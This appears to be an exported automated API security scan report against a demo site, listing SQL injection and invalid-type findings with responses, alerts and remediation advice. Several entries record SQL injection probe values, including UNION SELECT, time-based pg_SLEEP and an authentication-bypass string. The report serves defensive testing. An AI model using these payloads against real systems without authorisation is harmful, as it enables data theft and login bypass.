Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary

Alerts	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1936

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>HAVING 1=1--</td></tr></table>	Name	Value	DemoUser1#	HAVING 1=1--
Name	Value				
DemoUser1#	HAVING 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1937				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or pg_SLEEP(5)</td></tr></table>	Name	Value	DemoUser1#	or pg_SLEEP(5)
Name	Value				
DemoUser1#	or pg_SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1938

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin') or ('1='1'/*</td></tr></table>	Name	Value	DemoUser1#	admin') or ('1='1'/*
Name	Value				
DemoUser1#	admin') or ('1='1'/*				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1939				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1940				

Invalid Types

An Invalid Types Scan tries to confuse the system under test by deliberately inserting incorrectly typed data into your parameters, for example, a string containing letters into a numeric field.

Alerts usually indicate that you need to improve input validation and error handling.

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>true</td></tr> </table>	Name	Value	demouser@deepfence.io	true
Name	Value				
demouser@deepfence.io	true				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1941

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>GpM7</td></tr></table>	Name	Value	demouser@deepfence.io	GpM7
Name	Value				
demouser@deepfence.io	GpM7				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1942				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>0FB7</td></tr></table>	Name	Value	demouser@deepfence.io	0FB7
Name	Value				
demouser@deepfence.io	0FB7				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjWFnZVJLYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1943				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-1E4f</td></tr></table>	Name	Value	demouser@deepfence.io	-1E4f
Name	Value				
demouser@deepfence.io	-1E4f				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	<pre>png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYW55ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1944

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>12.45E+12</td></tr></table>	Name	Value	demouser@deepfence.io	12.45E+12
Name	Value				
demouser@deepfence.io	12.45E+12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src=" cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYW55ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1945				

Scan	Invalid Types
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	-1.23
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#1946	

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>SoapUI is the best</td></tr></table>	Name	Value	demouser@deepfence.io	SoapUI is the best
Name	Value				
demouser@deepfence.io	SoapUI is the best				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1947

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>P1Y2M3DT10H30M12.3S</td></tr></table>	Name	Value	demouser@deepfence.io	P1Y2M3DT10H30M12.3S
Name	Value				
demouser@deepfence.io	P1Y2M3DT10H30M12.3S				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter demouser@deepfence.io provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1948				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1999-05-31T13:20:00.000-05:00</td></tr></table>	Name	Value	demouser@deepfence.io	1999-05-31T13:20:00.000-05:00
Name	Value				
demouser@deepfence.io	1999-05-31T13:20:00.000-05:00				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter <code>demouser@deepfence.io</code> provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1949

Scan	Invalid Types				
Severity	ERROR				
